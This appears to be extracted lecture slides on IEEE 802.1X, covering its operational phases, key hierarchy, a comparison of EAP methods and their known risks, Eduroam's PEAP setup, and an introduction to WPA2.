

## Originally conceived for large networks

- University campus, etc.
- Model was extended for wireless networks


## Performs key distribution

- Additional protocols focus in the remaining processes


# IEEE 802.1X: Architecture



# IEEE 802.1X: Operational Phases




# IEEE 802.1X Phase 1: Discovery (802.11 messages)



**STA only got access to the AP**

- 802.1X controlled port still closed


# IEEE 802.1X Phase 2: Authentication (EAP Messages)



At the end of this phase AP and STA share crypto data

- PMK (*Pairwise Master Key*)
- But 802.1X controlled port still closed

# IEEE 802.1X Phase 3: 4-Way Handshake (EAPoL Messages)



At the end AP and STA share new, fresh crypto data


- PTK (*Pairwise Transient Key*)
- GTK (*Group Transient Key*)

Both are convinced that the peer knows PMK and PTK


- Due to the use of MICs

802.1X controlled port is now open for unicast traffic

# IEEE 802.1X: Architectural options



# IEEE 802.1X: Complete key hierarchy



## MSK

- Fresh outcome of an EAP protocol run
- Enterprise architecture

## PSK

- Long-term AP-STA pre-shared key
- SOHO architecture

## PMK

- Fresh key used for AP-STA mutual authentication and for key distribution in 4WH protocol runs

## PTK

- Key used to protect AP-STA data exchanges
  - CKC / KEK: 4WH protocol
  - TK: 802.11 data frames

# EAP (Extensible Authentication Protocol)

---

## **Initially conceived for PPP**

- Adapted to 802.1X

## **AP not involved**

- Relay EAP traffic
- Different EAP protocols do not imply changes in APs

## **Not conceived for wireless networks**


- EAP traffic not protected
- Mutual authentication not mandatory
  - An STA can be fooled by a stronger (radio level), rogue AP

# Some EAP protocols for 802.1X

---

	EAP-MD5	LEAP	EAP-TLS	EAP-TTLS	PEAP
<b>AS</b>	N/A	digest (challenge, password)	Public Key (certificate)		
<b>Authentication</b>	digest (challenge, password)	digest (challenge, password)	Public Key (certificate)	EAP, Public Key (certificate)	PAP, CHAP, MS-CHAP, EAP
<b>Key Management</b>	No	Yes			
<b>Risks</b>	- Identity exposure - Dictionary attacks - Host-in-the-Middle attacks - Connection stealing	- Identity exposure - Dictionary attacks - Host-in-the-Middle attacks	Identity exposure		Possible identity exposure in phase 1

# Eduroam: 802.1X – PEAP - MS-CHAPv2



**Available on most University of the world**

- Local Authentication Servers (using RADIUS) for roaming access

# IEEE 802.11i (WPA2)

---

## Defines Robust Security Networks (RSN)

- Those that support WPA and 802.11i

